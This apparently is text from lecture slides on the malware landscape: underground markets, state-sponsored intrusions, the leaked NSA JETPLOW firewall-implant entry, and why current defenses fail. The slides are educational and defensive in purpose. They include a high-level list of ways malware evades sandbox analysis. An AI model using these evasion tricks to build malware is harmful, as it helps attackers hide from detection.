  - Bank account at \$10.00 to \$1,000.00
- Using Symantec estimates, 10 days of Torpig data valued at \$83K to \$8.3M




# Underground markets



# **TARGETED ATTACKS**

# Malware crisis



# Media

HOME PAGE | TODAY'S PAPER | VIDEO | MOST POPULAR | U.S. Edition ▾

The New York Times Business Day  
Technology

WORLD | U.S. | N.Y. / REGION | BUSINESS | TECHNOLOGY | SCIENCE | HEALTH | SPORTS | OPINION

---

## Hackers in China Attacked The Times for Last 4 Months

By NICOLE PERLROTH  
Published: January 30, 2013 |  391 Comments

SAN FRANCISCO — For the last four months, Chinese hackers have persistently attacked The New York Times, infiltrating its computer systems and getting passwords for its reporters and other employees.

[点击查看本文中文版](#)

 Readers' Comments

After surreptitiously tracking the intruders to study their movements and help erect better defenses to block them, The Times and computer

 FACEBOOK

 TWITTER

 GOOGLE+

 SAVE

 E-MAIL

 SHARE

# Defense Contractors

Bloomberg

Our Company | Professional | Anywhere

HOME QUICK NEWS OPINION MARKET DATA PERSONAL FINANCE TECH POLITICS SUS

## China Cyberspies Outwit U.S. Stealing Military Secrets

By Michael Riley & Ben Elgin - May 2, 2013 12:00 AM GMT+0200



48 COMMENTS

QUEUE



Among defense contractors, [QinetiQ North America \(QQI\)](#) is known for spy-world connections and an eye-popping product line. Its contributions to national security include secret satellites, drones, and software used by U.S. special forces in [Afghanistan](#) and the Middle East.

# Security Companies



TOPICS: Data Loss Enterprise Security Hackers Malware Mobile Retail Social Media

[← Go back](#)

8 Feb  
2013

## Bit9 and Our Customers' Security

PATRICK MORLEY



Earlier today we informed our customers about a potential security concern. Out of respect for our customers, we chose to contact them first before making a statement in public. We wanted to be certain our customers heard from us and had the opportunity they needed to make any changes before we brought this to a wider audience.

# Manufacturing Companies



# Stuxnet



# NSA/GCHQ/... spying programs

TOP SECRET//COMINT//REL TO USA, FVEY



**JETPLOW**  
ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

06/24/08

Command, Control, and Data Exfiltration using DNT Implant Communications Protocol (typical)

NSA Remote Operations Center

Internet

Target Network

PC

Typical Target Firewall or Router

MPU / CPU

Operating System

System BIOS

PERSISTENCE

DNT payload

(TS//SI//REL) JETPLOW Persistence Implant Concept of Operations

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETPLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETPLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.

Status: (C//REL) Released. Has been widely deployed. Current availability restricted based on OS version (inquire for details). Unit Cost: \$0

POC: [REDACTED], S32222, [REDACTED], [REDACTED]@nsa.gov

Derived From: NSACSSM 1.52  
Dated: 20070108  
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Good summary: <https://medium.com/p/4c66984abd7d>

# APT





Image from [http://intelreport.mandiant.com/Mandiant\\_APT1\\_Report.pdf](http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf)

# State-sponsored attacks




# **DEFENSES**

# Current solutions are not enough




Image Copyright: IKARUS Security Software GmbH

# Evading signatures: polymorphism




# Evading signatures: zero-days



# Evading dynamic analysis systems

- Detect and exploit (assumed) differences between end-user system and analysis system
  - On analysis system behave benignly
  - On end-user system perform malicious activity
- Evasions techniques:
  - Detect underlying (virtualized) runtime environment
  - Detect signs of specific analysis environments
  - Tricks to avoid analysis
    - Check for human interaction
    - Stall analysis
    - Triggers

# Evading reputation systems



- Median life-time of malicious domains (exploit-kit hosting) is only 2.5 hours

# Where to go from here?

- More education  
(Great, you are already doing this!)
- Better tools for secure coding
  - Automatically find vulnerabilities
  - More effective exploit mitigation techniques
- Better tools for detecting attacks
- More research

# Next time

You choose:

- ROP?
- Integer overflow + algorithmic denial of service?